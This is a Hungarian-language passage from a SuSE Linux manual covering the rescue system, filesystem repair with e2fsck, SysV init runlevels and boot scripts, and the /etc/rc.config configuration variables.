Ez nyilvánvalóan csak akkor működik, ha a dokumentáció telepítve van az `atlantisz.liget` nevű gépen.

16.5.3 A Help rendszer használata

Ha a help rendszer a fentiek szerint telepítésre került, azt a következővel hívhatjuk meg: **susehelp**. Megadhatjuk az alábbi URL címet közvetlenül a

WWW böngészőnkbe is:

<http://localhost/doc/susehilf/index.html> vagy
<http://sonne.kosmos.all/doc/susehilf/index.html>;

Az atlantisz.liget csak akkor működik természetesen, ha a mi gépünknek vagy a dokumentum kiszolgálónknak ez a neve.

16.6 A SuSE Rescue rendszer

Áttekintés

A SuSE Linux– a telepítési rendszertől függetlenül – tartalmaz egy önálló Linux-rescue rendszert³, amivel vészhelyzetben elérhetjük az összes Linux partíciónkat a merevlemezen, "kívülről". A rescue rendszer gondos válogatást tartalmaz programokból, ezzel megfelelő eszközt nyújtva a széles választékú probléma megoldásra, az elérhetetlen merevlemeztől, a rosszul beállított konfigurációs fájloktól, stb.

A rescue rendszer tartalmaz egy indító lemezt (vagy indítható CD-t), és egy "rescue" rendszert, ami a SuSE Linux-ban betölthető igen különböző médiákról (hajlékony lemezről, CD-ről, hálózatról, még közvetlenül a SuSE-FTP kiszolgálóról is).

Előkészületek

Mivel bármikor újra készíthetünk egy indító lemezt a CD-n levő megfelelő image fájlról (a /disks-ben), ez elég biztonságos támaszt nyújt. Az indítólemezen kívül, csak a /disks/rescue fájlra van szükségünk a CD-ről, ami egy kis root fájlrendszer sűrített image-ét tartalmazza. Ha felírjuk ezt a fájlt az alábbi Linux parancssal:

```
meggyfa: # /sbin/badblocks -v /dev/fd0 1440
```

```
meggyfa: # dd if=/cdrom/disks/rescue of=/dev/fd0 bs=18k
```

vagy DOS parancsot használva (feltételezve, hogy Q: a CD-ROM DOS alatt):

```
Q:\dosutils> rawrite.exe
```

egy második, hibamentes "rescue-lemezre", akkor betölthetjük a rescue rendszert az indító lemezről, és erről a rescue lemezről is; a rescue lemezt a YaST is létre tudja hozni (lásd a 3.6.2 fejezetben (106. oldal)). A rescue lemez jelenleg a *libc5*-n alapul (SuSE Linux 5.3); csak ezen az úton válik lehetővé bizonyos programok tárolása a hajlékony lemezen (☞ *editor*, *fdisk*, *e2fsck*, stb.) – a *glibc* túl nagy lenne, hogy ráférjen.

Ne felejtjük el, hogy nem tudjuk a rescue lemezt magát becsatolni, mert az nem tartalmaz fájlrendszert, csak egy sűrített image-et (a kitömörített image 3,5 MB helyet foglalna, túl nagyot ahhoz, hogy egy hajlékony lemezre ráférjen). Ha bele akarunk nézni a rescue lemez image-be, ki kell tömörítenünk és becsatolnunk (a felhasználó nevünknek 'root' -nak kell lenni). Amennyiben kernelünk támogatja a *loop device*-t, megadhatjuk:

³ Pontosabban, most már kettő van ebből – vagy éppen három, ha hajlunk arra, hogy az indítható "Élő (live) fájlrendszert" is egy rescue rendszernek tekintsük; ezt az Élő-fájlrendszert alacsony összegért külön vásárolhatjuk meg.

```
meggyfa: # cp /cdrom/disks/rescue /root/rescue.gz
meggyfa: # gunzip /root/rescue.gz
meggyfa: # mount -t ext2 -o loop /root/rescue /mnt
```

Most már belenézhetünk a rescue lemez tartalmába a /mnt alatt.



Mindig legyen egy pár *felesleges* indító lemezünk kéznél! Egy ilyen lemez elkészítése nem tart sokáig — sokkal kevesebb ideig tart, mint vészhelyzetben egy lemezt keresni. Ilyen vészhelyzetben biztosak lehetünk benne, hogy a CD-ROM sem fog működni (Murphy törvénye...)!

A Rescue rendszer elindítása

A rescue rendszert, akárcsak egy normál telepítést, a SuSE indítólemez, vagy az indítható első CD használatával indíthatjuk el. A lépések:

1. *Előfeltételek:* A hajlékony lemezmeghajtó vagy CD-ROM indítható (bootable) kell, hogy legyen. Ha nem, akkor be kell állítanunk a CMOS-ban.
2. Indítsuk a rendszert a SuSE indító lemezzel vagy az első CD-vel. A lilo prompt-nál adjuk meg, hogy `yast1` vagy `manual`.
Manual esetén, megvan a lehetőségünk a szükséges kernelmodulok független betöltésére.
3. Adjuk meg a nyelvet, állítsuk be a billentyűt, stb. mint a telepítésnél a `linuxrc`-vel, amíg el nem érjük a Főmenüt.
4. Most válasszuk ki a 'Telepítés/Rendszer Indítás' pontot.
5. Tegyük be azt a CD-t vagy a lemezt, amin a rescue rendszer sűrített image-e van.
6. A Főmenüben válasszuk a 'Telepítés indítása / Rendszer'-t.
7. Ha az indító lemezzel kezdtünk, akkor most betehetjük a telepítő CD-t vagy a rescue lemezt, a rescue rendszer sűrített image-ével.



16.8 ábra: forrás média kiválasztása a `linuxrc`-ben

8. A 'Telepítés indítása/Rendszer' menüben válasszuk a 'Rescue rendszer indítása' tételt (lásd a 16.5 fejezetben (447. oldal)), és határozzuk meg a kívánt forrás médiumot (lásd a 16.8 ábrát):

'**CD-ROM**': ez az "általános út". A *linuxrc* betölti a rescue rendszert (*.../suse/images/rescue*). Ehhez a számítógépnek legalább 16 MB RAM (memória) kell, bár inkább 24 MB a kívánatos. – A */cdrom* könyvtár ugyanakkor exportálva van, így könnyedén lehetővé válik a rescue rendszer indítása és utána egy hálózati telepítés végrehajtása *erről* a CD-ről (be kell állítanunk a */etc/rc.config* fájlt a szükséges értékekkel és lefuttatni a *SuSEconfig*-ot; lásd a 17.5 fejezetben (461. oldal)).

'**Hálózat (NFS)**': a rescue rendszer elérése NFS-en keresztül, hálózatról; természetesen a hálózati kártya meghajtónak már telepítve kell lenni; általános ötleteket találunk még a 2.4.2 fejezetben (50. oldal).

'**Hálózat (FTP)**': a rescue rendszer elérése FTP-n keresztül, hálózatról; ne felejtjük el a hálózati kártya meghajtót!

'**Merevlemez**': a rescue rendszer betöltése merevlemezről.

'**Mágneselem**': a rescue rendszer elérése hajlékonylemezzel, amint azt fentebb leírtuk; ez a variáció még akkor is működik, ha a számítógép csak kevés RAM-mal rendelkezik.

A rescue rendszer mostmár ki van tömörítve, és egy RAM-diszkre töltve, mint egy új root fájlrendszer, becsatolva és elindítva. Használatra kész.

Munka a rescue rendszerrel

A rescue rendszer három virtuális konzolt biztosít, $\text{Alt} + \text{F1}$ -től az $\text{Alt} + \text{F3}$ -ig. Ezek a 'root' bejelentkezhet jelszó nélkül. Az $\text{Alt} + \text{F4}$ előhívja nekünk a rendszerkonzolt, ahol láthatjuk a kernel és a *syslog* üzeneteit.

A shell és sok más hasznos segédprogram (utilities, net tools) található a */bin* alatt. Az *sbin* alatt találjuk az *e2fsck*-t, ami nagyon hasznos a fájlrendszer ellenőrzésére és javítására.

Az *sbin* alatt van néhány fontos bináris a rendszer karbantartására, mint az *fdisk*, *mkfs*, *mkswap*, *mount*, *mount*, *init*, *shutdown*, valamint az *ifconfig*, *route*, és a *netstat* a hálózat karbantartására.

Egy szerkesztő, a *vi* is megtalálható a */usr/bin* alatt. Olyan eszközök, mint a *grep*, *find*, *less*, és a legfontosabb, a *telnet* is rendelkezésre áll.

/mnt/usr/bin.

Példa: A normál rendszer elérése

A rescue rendszer használatához csatoljuk be a Linux rendszert a */mnt* alá. Természetesen használhatunk vagy létrehozhatunk más könyvtárakat is.

Példaként, tételezzük fel, hogy a normál rendszerünk a 16.6.1 fájllistán látható */etc/fstab* szerint van összeállítva.

```
/dev/sdb5 swap swap defaults 0 0
/dev/sdb3 / ext2 defaults 1 1
/dev/sdb6 /usr ext2 defaults 1 2
```

16.6.1 fájllista: példa pfada/etc/fstab a rendszer helyreállításához

Figyeljük meg az alábbi példát:

Csatolhatjuk be rendszerünket lépésről lépésre a /mnt alá. Hajtsuk végre az alábbi parancsokat sorrendben:

```
meggyfa:/ # mount /dev/sdb3 /mnt
meggyfa:/ # mount /dev/sdb6 /mnt/usr
```

Ezek után már elérhetjük az egész rendszert, és pl. kijavíthatunk hibákat a konfigurációs fájlokban, pl. a /etc/fstab, /etc/passwd, és /etc/inittab fájlokban. Ezek a fájlok természetesen most a /mnt/etc alatt érhetők el, a normál /etc helyett!

Minden óvatos Linux felhasználó kinyomtatja papírra a /etc/fstab fájlt és megőrzi az alábbi parancs kimenetét

```
meggyfa: # fdisk -l /dev/<disk>
```

"egy biztonságos helyen"; a <disk> helyére természetesen be kell helyettesítenünk, a merevlemez eszközünk nevét, pl. hda (lásd a [D.1](#) fejezetben ([531.](#) oldal)). Még teljesen elveszett partíciók is gyakran visszaállíthatók a Linux fdisk-kel, egyszerűen a partíció újra létrehozásával, ha pontosan tudjuk, hogy hol voltak előzőleg a partíciók.

Példa: A fájlrendszer megjavítása

A megsérült fájlrendszerek trükkös problémák a rescue rendszer számára. Ez előfordulhat egy áramkimaradás okozta váratlan leállásnál, vagy egy rendszer-összeomlás esetén is. Általában, fájlrendszerek nem javíthatók futó rendszeren. Ha valóban súlyos problémával találkozunk, akkor még a root fájlrendszerünket se tudjuk becsatolni, mivel a rendszerindítás egy "kernel panic" üzenettel leáll. Ekkor egyetlen esélyünk a rendszer megjavítására, egy "külső" rescue rendszert használna.

A SuSE Linux rescue rendszere tartalmaz egy segédprogramot, az e2fsck-t, és probléma diagnosztizálásra, a dumpe2fs-t. Ezek meg kell, hogy oldják a legtöbb problémát. Vészhelyzetben, általában a kézikönyvlapok sem elérhetők. Ezért vettük bele ebbe a könyvbe az [E](#) fejezetben ([537.](#) oldal).

Példa:

Ha egy fájlrendszer hibás pl. *invalid* superbblock miatt, akkor, nagy valószínűséggel az e2fsck is hibázni fog. Ha ez a helyzet, akkor a superbblock-unk is megsérülhetett. A superbblock-ról van másolat minden 8192 blokknál (8193, 16385, ...). Ha megsérült egy superbblock-unk, megpróbálhatjuk az egyik másolatát használni helyette. Ezt az alábbi paranccsal tudjuk végrehajtani:

```
meggyfa: # e2fsck -f -b 8193 /dev/sérült_partíció
```

A **-f** opció kényszeríti (forces) a fájlrendszer ellenőrzést, és felülírja az e2fsck hibáit, így – mivel a superbblock másolat érintetlen – minden rendben lesz.

16.7 Billentyűzet kiosztás

A billentyűzetet beolvasó programok szabványosítása miatt az alábbi fájlok megváltoztak:

```
/usr/lib/X11/Xmodmap  
/etc/inputrc  
/etc/skel/.exrc  
/etc/skel/.less  
/etc/skel/.lesskey  
/etc/csh.cshrc  
/etc/termcap  
/usr/lib/terminfo/x/xterm  
/usr/lib/X11/app-defaults/XTerm  
/usr/share/emacs/20.6/site-lisp/term/*.el  
/usr/lib/joerc
```

Ezek a változások csak azokat az alkalmazásokat érintik, amelyek **terminfo** bejegyzéseket használnak vagy olyan konfigurációs fájlokat, amiket közvetlenül a **vi**, **less**, stb. változtatott meg. Más, nem-SuSE alkalmazásokat igazítani kell ezekhez az alapértelmezésekhez.

A SuSE Linux boot koncepciója

Fordította: Váradi István

Egy UNIX rendszer bootolása (elindítása), és alapállapotba hozása (inicializálása), még egy tapasztalt rendszeradminisztrátornak is kihívás lehet. Ez a fejezet a SuSE Linux boot koncepciójának rövid áttekintését tartalmazza.

Ez a koncepció sokkal bonyolultabb, de egyben sokkal rugalmasabb is, mint más Linux disztribúcióké. Alapját a System V UNIX munkaállomások boot koncepciója adja, ahogy az a [Fri93] helyen is olvasható.

Az "Uncompressing Linux..." üzenet jelzi, amikor a kernel veszi át az irányítást a hardver felett. Ellenőrzi és beállítja a konzolt¹ miközben kiolvassa a BIOS beállításokat és inicializálja az alapvető hardveres csatolókat. Ezután a meghajtók végigszondázzák a gépben lévő hardveregységeket és alapállapotba hozzák őket. A partíciók ellenőrzése, és a gyökér fájlrendszer becsatolása után (amit a " / " jelhez rendelünk), a kernel elindítja a */sbin/init* programot, ami a főrendszert indítja el, annak minden programjával és beállításával. A kernel irányítja az egész rendszert, beleértve a hardveres hozzáféréseket és a programok rendelkezésére álló CPU időt is.

17.1 Az *init* program

A */sbin/init* program felelős minden rendszerfolyamat megfelelő alapállapotba hozásáért. Ennélfogva Ő az őse (szülője) minden folyamatnak (processznek) az egész rendszerben.

Az *init*-nek különleges szerepe van: az *init*-et közvetlenül a kernel indítja el és, ellenáll a 9-es *SIGNAL*-nak, ami normál esetben a folyamatok leállítására szolgál. Minden további programot vagy közvetlenül az *init*, vagy valamelyik leszármazott, ún. gyermekfolyamata ("child process") indít el.

Az *init* beállítása központilag történik a */etc/inittab* fájlban. Itt kell meghatározni az ún. futási szinteket is - ezekről majd a következő részben lesz szó. Ugyanitt van megadva, hogy mi történjen a különböző szinteken. A */etc/inittab*-ban található bejegyzésektől függően több szkriptet is elindít az *init* program, amelyek az egyszerűség kedvéért mind ugyanabban a könyvtárban vannak (*/etc/init.d*).

A rendszer elindításának (és egyben lezárásának is) az egész folyamatát az *init* felügyeli és irányítja. Ebből a szempontból a kernelt mintegy "háttérfo-

¹ Még pontosabban, a grafikus kártyák BIOS regisztereit és a megjelenítési módot.

lyamatnak" lehet tekinteni, amelynek feladata minden más folyamat felügyelete, ill. a CPU idő és a hardveres hozzáférések szabályozása más programoktól jövő kérések alapján.

17.2 Futási szintek

A Linuxban a *futási szintek* határozzák meg, hogy hogyan fog elindulni a rendszer. Elindítás után a rendszer a `/etc/inittab` fájl **initdefault** bejegyzése szerint indul el. Egy másik megoldás, hogy különleges futási szinteket adunk meg indításkor (pl. a *LILO* promptnál): a kernel minden paramétert, amire nincs szüksége, közvetlenül sz *init* programnak ad át.

Amikor már fut a rendszer, a futási szintek megváltoztatásához elég elindítani az *init* programot a megfelelő paraméterrel. Ezt viszont, csak a rendszergazda tudja megtenni:

```
root@meggyfa:/ > init s
```

Az előbbi parancs *egyfelhasználós mód*-ba küldi a rendszert, amely a rendszer karbantartására és adminisztrálására szolgál. Az *S* módban elvégzett munka végeztével a rendszeradminisztrátor ismét a 2-es szintre tudja visszatenni a futási szintet a következők begépelésével:

```
root@meggyfa:/ > init 2
```

Ekkor minden alapvető program újra elindul és más felhasználók is bejelentkezhetnek, dolgozhatnak a rendszerben. Az alábbi táblázat áttekintést nyújt a rendelkezésre álló futási szintekről. Az 1-es futási szintet soha nem szabad használni olyan rendszerben, melynek a `/usr` partíciója NFS-en keresztül lett becsatolva:

Futási szint	Jelentése
0	Halt (állj!)
S	Egyfelhasználós mód
1	Többfelhasználós mód hálózat nélkül
2	Többfelhasználós mód szabványos hálózattal
3	Többfelhasználós mód hálózattal és xdm-mel
4	Nem használt
5	Nem használt
6	Újraindítás

17.1 táblázat: A Linux érvényes futási szintjei

A rendszert (többek között) az:

```
root@meggyfa:/ > init 0
```

begépelésével lehet megállítani, újraindítani pedig ezzel:

```
root@meggyfa:/ > init 6
```

Ha az X Window rendszer már megfelelő módon telepítve van, és be lett állítva (lásd a 8 fejezetben (237. oldal)), és azt szeretnénk, hogy a felhasználók grafikus módban jelentkezzenek be, ehhez egyszerűen lehet a futási szintet

a 3-as szintre módosítani. Először érdemes kipróbálni, hogy a következő paranccsal:

```
root@meggyfa:/ > init 3
```

úgy működik-e a rendszer, mint ahogy azt elvárjuk.

Előfordulhat, hogy egy sérült `/etc/inittab` állománnyal a rendszert nem lehet megfelelően elindítani. Ezért legyen különösen óvatos amikor a `/etc/inittab` fájlt szerkeszti! – Végszükség esetén megpróbálhatja az `init=/bin/sh` begépelését a *LILO* boot promptnál, hogy közvetlenül a parancsértelmezővel (shell) induljon be a rendszer (lásd a 21 fejezetben (122. oldal)).



17.3 A futási szintek megváltoztatása

Rendszerint két dolog történik a futási szint megváltoztatása során. Először a jelenlegi futási szint ún. *stop szkript*-jei lefutnak, amelyek lezárnak néhány, a jelenlegi futási szint számára nélkülözhetetlen programot. Ezután elindulnak az új futási szint *start szkript*-jei. Általában ekkor indul el több program.

Ennek illusztrálására bemutatjuk, mi történik, ha a futási szintet a 2-es szintről a 3-asra változtatjuk:

- A rendszergazda (`'root'`) utasítja az *init*-et a futási szint megváltoztatására:

```
root@meggyfa:/ > init 3
```

- Az *init* program ekkor belenéz a `/etc/inittab` beállítási fájlba, amiből kiderül, hogy el kell indítania a `/sbin/init.d/rc` programot, paraméterként adva át neki az új futási szint számát.
- Ezután az *rc* program elindítja a jelenlegi futási szint összes *stop szkript*-jét, de csak azokat, amelyekhez nincs megfelelő *start szkript* a kiválasztott új futási szinten. A mi példánkban, ezek azok a szkriptek, amelyek a `/etc/init.d/rc2.d` fájlban vannak (mivel az előző futási szint a 2-es volt), és amelyek `'K'` betűvel kezdődnek². A `'K'` betűt követő szám adja a szkriptek leállási sorrendjét, mivel vannak bizonyos függőségek, amelyeket figyelembe kell venni.
- Az utolsó teendő az új futási szint *start szkript*jeinek elindítása. Ezek példánkban a `/etc/init.d/rc3.d` fájlban találhatók, és `'S'` betűvel kezdődnek. Ezek indítási sorrendjére is ugyanaz vonatkozik, mint fentebb.

Ha a futási szintet ugyanarra változtatjuk, amiben a rendszer eddig is volt, akkor az *init* csak a `/etc/inittab`-ot ellenőrzi (hogy történt-e benne valami változtatás), majd elindítja a megfelelő lépéseket (pl. elindít egy *getty*-t egy másik interfészen).

² A *stop* szkriptek nevei mindig `'K'`-val, a *start* szkripteké pedig mindig `'S'`-sel kezdődnek.

17.4 Inicializáló szkriptek

A `/etc/init.d` könyvtárban található szkriptek a következő két nagy csoportra oszthatók:

- azon szkriptek, melyeket közvetlenül az *init* indít el. Ezek csak a rendszer azonnali elindítása és lezárása során fognak lefutni (például egy áramki-maradás, vagy a `(Ctrl) + (Alt) + (Del)` megnyomása után).
- azon szkriptek, amelyeket az *init* közvetett módon indít el. Ez a futási szint megváltoztatása során történik. Rendszerint a `/etc/init.d/rc` program indul el ekkor, amely garantálja, hogy az idevágó szkriptek a megfelelő sorrendben fognak lefutni.

Minden szkript a `/etc/init.d` könyvtárban található. A futási szint megváltoztatása során használt szkriptek is itt találhatók, de azok szimbólikus hivatkozásokon keresztül hívódnak meg a `/etc/init.d/rc0.d`-tól `/sbin/init.d/rc6.d`-ig terjedő alkönyvtárak valamelyikéből. Ez pusztán a duplikált szkriptek elkerülése (pl. amikor több futási szint is használja ugyanazt a szkriptet), és a könnyebb érthetőség miatt van így. Mivel minden szkriptet start és stop szkriptként is el lehet indítani, ezért ezeknek a szkripteknek értelmezniük kell a "start" és "stop" paramétereket.

Példa

```
/etc/init.d/rc2.d/K40network
```

A 2-es futási szint elhagyása során ez egyike azon szkripteknek, amely elindul. Ennek eredményeként a `/etc/init.d/rc` elindítja a `/etc/init.d/network` szkriptet "stop" paraméterrel. A 3-as futási szintre lépés során ugyanez a szkript indul el, csak a "stop" helyett a "start" paraméterrel.

A futási szintek meghatározott alkönyvtáraiban található hivatkozások (linkek) a szkripteket egyszerűen az adott futási szintekhez utalják ki.

Boot és lezárás

A következőkben röviden bemutatjuk az elsőként (avagy értelemszerűen legutóljára) elindított boot és stop szkripteket, valamint megmagyarázzuk a karbantartó szkriptet.

- *boot*

A rendszer indítása során közvetlenül hajtódik végre az *init* programon keresztül. Ez a szkript független a kiválasztott futási szinttől, és csak egyszer indul el. Futása során ellenőrzi a fájlrendszereket, elindítja a kernel démont, letörli a `/var/lock` felesleges fájljait, és a hálózatot beállítja a visszacsatoló eszközre (ha az ki van választva a `/etc/rc.config`-ban). Továbbá beállítja a rendszerórát, és induló helyzetbe hozza a Plug-and-Play (automatikusan felismert és telepített) hardveregységeket az `isapnp` segédprogram segítségével.

Ha a fájlrendszer automatikus ellenőrzése és javítása során hiba történik, a rendszeradminisztrátor a jelszó megadása után avatkozhat be.

A szkripthez a `/etc/init.d/boot.d` könyvtár van rendelve. Minden itt található szkript el fog indulni a rendszer elindulása (bootolása)

során. Ide lehet tenni azokat a saját szkripteket is, amelyeknek csak egyszer kell lefutnia.

A `boot.local` szkript legutolsóként fut le.

- *boot.local*

Ebben lehet olyan parancsokat megadni, amelyeknek a rendszer indulása során, de még egy futási szintre való belépés előtt kell lefutniuk. Szerepe hasonló, mint az `AUTOEXEC.BAT` fájlnak DOS rendszereken.

- *boot.setup*

E szkript feladata azon általános beállítások elvégzése, amiket az *egyszerhasználos mód*-ból más futási szintre váltás során kell megcsinálni.

Ekkor töltődik be a billentyűzet-kiosztás, és ekkor indul el a kernel démon, amely automatikusan betölti a modulokat.

- *halt*

Ez a szkript csak a 0-ás vagy a 6-os futási szintekre való váltás során indul el. Vagy *halt*, vagy *reboot* programként fut le. A *halt* program lefutásától függ, hogy a rendszer újraindul, avagy leáll.

- *rc*

E szkriptnek a futási szintek megváltoztatása során van különösen nagy jelentősége. Ez hívja meg az aktuális futási szint stop szkriptjeit, és az újonnan kiválasztott futási szint start szkriptjeit.

Saját szkripteket nagyon könnyen lehet hozzáadni ehhez a vázhoz. A `/etc/init.d/skeleton` fájl sablont szolgáltató ehhez. Ajánlatos hozzáadni egy `<START_>` változót ehhez a szkripthez, hogy a `/etc/rc.config` fájlban érvényessé váljon a szkript. További paramétereket csak akkor adjunk hozzá, ha igazán szükséges (példának lásd a `/etc/init.d/gpm` szkriptet).

Ezután bele kell írni a hivatkozásokat a megfelelő `rc?.d` fájlba, hogy a szkript valóban el is induljon a futási szint megváltoztatása során (a szkript fájlok neveit, stb. lásd fentebb, a 17.3 fejezetben (459. oldal)).

A `'man 7 init.d'` parancs nyújt ehhez technikai magyarázatot.

Kezeljük ezeket a szkripteket a lehető legnagyobb óvatossággal! Egy hibás szkript lefagyaszthatja gépünket!
Ha már semmi más nem segít, lásd a 17.2 fejezetben (458. oldal)...



**Szkriptek
készítése**

17.5 A `/etc/rc.config` és a `/sbin/SuSEconfig`

Gyakorlatilag az egész SuSE Linux beállítása elvégezhető a `/etc/rc.config` nevű központi konfigurációs fájl használatával. Ez jópár környezeti változó állít be, melyeket - többek között - az `init` szkriptek ellenőriznek. A `/etc/init.d` könyvtárban található szkriptek mindegyike első lépésként a `/etc/rc.config`-ot indítja el, hogy kiolvassák belőle azon változók értékeit, melyek rájuk vonatkoznak.



A SuSE Linux 6.0 verziójától kezdve azok a csomagok, amelyek terjedelmes beállítási lehetőségekkel rendelkeznek, saját változóikat külön fájlokban tárolják a `/etc/rc.config.d` könyvtárban. Ez a helyzet például a `sendmail` és az `i4l` (ISDN) csomagokkal is.

Azonban az egyszerűség kedvéért mi csak a `/etc/rc.config`-ról fogunk beszélni, mégha máshol is tárolódik ez a fájl!

Ezenfelül nagy számú beállítási fájlt lehet készíteni a `/etc/rc.config`-ból. Ez a `/sbin/SuSEconfig` feladata. Ha például megváltoztatjuk a hálózati beállításokat, a `/etc/resolv.conf` fájl újra elkészül, mivel ez az általunk megadott beállításoktól függ.

Így ha saját magunk változtatjuk meg a `/etc/rc.config`-ot, akkor ezt követően el kell indítanunk a `/sbin/SuSEconfig`-ot, annak biztosítására, hogy minden beállítási fájl a megfelelő beállításokat tartalmazza a megfelelő helyen. Ha a beállítást a `YaST`-tal változtatjuk meg, erre nincs szükség, ugyanis a `YaST` automatikusan elindítja a `/sbin/SuSEconfig`-ot és frissíti a beállítási fájlokat.

Ez a koncepció képessé tesz minket arra, hogy alapvető beállításokat a rendszer újraindítása nélkül is meg tudjunk változtatni. Mivel néhány változtatás nagyon bonyolult, egyes programokat valószínűleg újra kell indítani ahhoz, hogy a beállítások érvényesüljenek rajtuk. Ezt az eljárást részletesebben is taglaljuk a hálózati beállításokról szóló fejezetben (lásd az [5.2](#) fejezetben (158. oldal)), ahol ezeket a programokat a következő parancsokkal indítjuk újra:

```
root@meggyfa:/ > /etc/init.d/network stop
root@meggyfa:/ > /etc/init.d/network start
```

Amint látható, a `start` és `stop` szkripteket könnyedén el tudjuk magunk is indítani.

A rendszer beállításához a következő lépések megtételét javasoljuk:

- Küldjük a rendszert *egyfelhasználós üzemmód*-ba:

```
root@meggyfa:/ > init s
```

Alternatív módon az 1-es futási szintet is kiválaszthatjuk. Ekkor megvan a lehetőség több konzolon való bejelentkezésre is:

```
root@meggyfa:/ > init 1
```


- Szükség szerint változtassuk meg a `/etc/rc.config` beállítási fájlt. Ezt egy tetszés szerint kiválasztott szerkesztővel lehet megcsinálni, vagy a `YaST`-tal a 'A konfigurációs állomány módosítása' menüponton keresztül (lásd még a [17.6](#) fejezetet).
- Indítsuk el a `/sbin/SuSEconfig`-ot, hogy érvényesüljenek a beállítások. Ha a `/etc/rc.config`-ot `YaST`-tal változtattuk meg, ez a lépés automatikusan végrehajtódik.
- Küldjük vissza rendszerünket az eredeti futási szintre:

```
root@meggyfa:/ > init 2
```

Ez az eljárás főként akkor szükséges, amikor az egész rendszerre kiható (például a hálózati) beállításokat változtatunk meg. A kisebb változtatásokhoz

nem szükséges *egyelhasználás üzemmód*-ba lépni, de segítségével biztosítjuk, hogy minden szükséges program megfelelő módon újraindul.

A *SuSEconfig* automatikus beállításának *kategorikus* kikapcsolásához az `<ENABLE_SUSECONFIG>` változót kell beállítani `'yes'`-re, a `/etc/rc.config`-ban (lásd a 17.6 fejezetet). Bizonyos `rc.config` változók kiválasztásával részlegesen is ki lehet kapcsolni az automatikus beállítást.



17.6 A `/etc/rc.config` változói – Rendszerbeállítás

Ebben a részben a rendszer összes paraméterét leírjuk, beleértve az alapértelmezéseiket is. Ha nem a *YaST*-ot használjuk a `/etc/rc.config` megváltoztatására, ne felejtjük el az "üres" paramétereket két idézőjellel megadni (pl. **KEYTABLE=""**) és azon paramétereket, melyek legalább egy szóközt tartalmaznak, idézőjelek közé zárni (a csupán egy szót tartalmazó paramétereknél az idézőjelek használata nem kötelező). A következőkben minden paraméterhez rendelünk értéket, hogy világosabb legyen a használat:

- **ENABLE_SUSECONFIG=no**

Ezzel a változóval szükség esetén teljesen ki lehet kapcsolni a *SuSEconfig*-ot. Kérjük, ne hívja a Telepítési Gyorssegélyt, ha problémái akadnak a rendszer telepítésével a *SuSEconfig* kikapcsolása után... ; -)

- **MAIL_REPORTS_TO=jancsi**

A *SuSEconfig* a *YaST* és az alkalmazott csomagok által készített jelentéseket el tudja küldeni email-ben is. Itt lehet megadni, mely címre küldje őket. Ha nincs szükségünk erre, akkor cím helyett hagyjuk üresen: "".

- **GMT=-u**

Ha a hardveróra a GMT (*Greenwich Mean Time*) időzóna idejét tartalmazza, e változónak az értéke `-u` legyen³. Egyéb esetekben legyen üres. Ez a változó a nyári és téli időszámítások közötti átváltáshoz szükséges.

- **TIMEZONE=Europe/Budapest**

Az időzóna. A változó a nyári és téli időszámítások közötti átváltáshoz szükséges.

- **DEFAULT_LANGUAGE="hungarian"**

Ezt a változót a *YaST* állítja be, ha a 'Nyelv kiválasztása' menüben valamit megváltoztatunk (lásd még a 3.3.1 fejezetben (85. oldal)). Ez a változó akkor is érvényesül, amikor a **LANG** és **LC_*** változók nincsenek megadva. Ezen esetben az itt megadott érték az `/usr/share/locale/locale.alias` fájlban keresztül van visszafejtve.

- **RC_LANG="hu_HU"**

Beállítja a **LANG** környezeti változót a *locale* programnak. Segítségével a helyi felhasználók alapértelmezései állítódnak be. Ez az érték addig marad érvényben, amíg nincs megadva egy különleges **RC_LC_*** változó sem.

A szabványos `rc.config` változók: **RC_LC_ALL** (ennek segítségével az **LC_*** és **LANG** változók felülírhatók!), **RC_LC_MESSAGES**,

³ A `-u` az univerzális idő rövidítése.

**RC LC CTYPE, RC LC MONETARY, RC LC NUMERIC,
RC LC TIME és RC LC COLLATE.**

Lásd még `'man 5 locale'`.

- **ROOT_USES_LANG="no"**
Használja-e a rendszer a *local* beállításait a `'root'` felhasználóhoz is?
- **INIT_SCRIPT_USE_LANG="no"**
Használjuk-e a *locale*-t az `init` szkriptben is? Talán inkább ne ; -)

Helyi hardverek (billentyűzet, modem, egér, PCMCIA, stb.) beállításai

- **KEYTABLE=hu.map.gz**
A billentyűzettérkép meghatározása.
- **KBD_NUMLOCK=no**
(NumLock) ki/be.
- **KBD_CAPSLOCK=no**
(CapsLock) ki/be.
- **KBD_TTY="tty1 tty2 tty3 tty4 tty5 tty6"**
A (NumLock) és (CapsLock) billentyűket lehet adott TTY-okra korlátozni ezzel. A "" minden TTY-ra engedélyezi őket.
- **KBD_RATE=30**
Az automatikus billentyűismétlés gyakoriságát adja meg. A lehetséges értékek skálája: másodpercenként kétszer, másodpercenként harmincszor, vagy bármilyen érték e kettő között. Ez a változó csak akkor lép életbe, ha a billentyűzet-késleltetést is be állítottuk.
- **KBD_DELAY=250**
Az itt megadott késleltetés után fog elkezdődni a nyomvatartott billentyű automatikus ismétlése. Ezt az értéket ezredmásodpercben kell megadni, bár annyira nem precíz. Beállítása után a **KBD_RATE** változó értékét is be kell állítani.
- **CONSOLE_FONT=lat2a-16.psfu.gz**
Ezzel adjuk meg a konzol által használt karakterkészletet. Figyelem! Nem minden karakterkészlet támogatja a magyar ékezeteket! A YaST-ban egy kis ablakban ki lehet próbálni a karakterkészleteket, majd ki lehet választani azt, amelyik a legjobban tetszik. További beállítási lehetőségek: **CONSOLE_SCREENMAP**, **CONSOLE_UNICODEMAP** és **CONSOLE_MAGIC**
- **MODEM=/dev/ttyS1**
Itt adhatjuk meg, hogy melyik csatolóra van a modem kötve. A YaST és a *SuSEconfig* egy hivatkozást (linket) készít a `/dev/modem`-ről az adott csatolóra.
- **MOUSE=/dev/ttyS2**
Itt adhatjuk meg, hogy melyik csatolóra van az egér kötve. A YaST és a *SuSEconfig* egy hivatkozást (linket) készít a `/dev/mouse`-ről az adott csatolóra.
- **START_GPM=yes**
A `yes` érték használata után működik az egér támogatása konzolon. Segítségével lehetséges az egérrel szöveget másolni egyik konzolból a másikba. A *gpm* használata problémákat okozhat egyes buszos egerekkel.

Ha az X elindítása után problémákba ütköziünk, akkor érdemes kikacsolni a *gpm*-et. Lehetőség van arra, hogy helyette az *xdm*-et indítsuk el, mivel a *gpm* nem fut a 3-as futási szinten.

- **GPM_PARAM=" -t logi -m /dev/mouse"**
A *gpm* beállítási adatai. Normális esetben a YaST-on keresztül történik ezen érték beállítása.
- **PCMCIA=i82365**
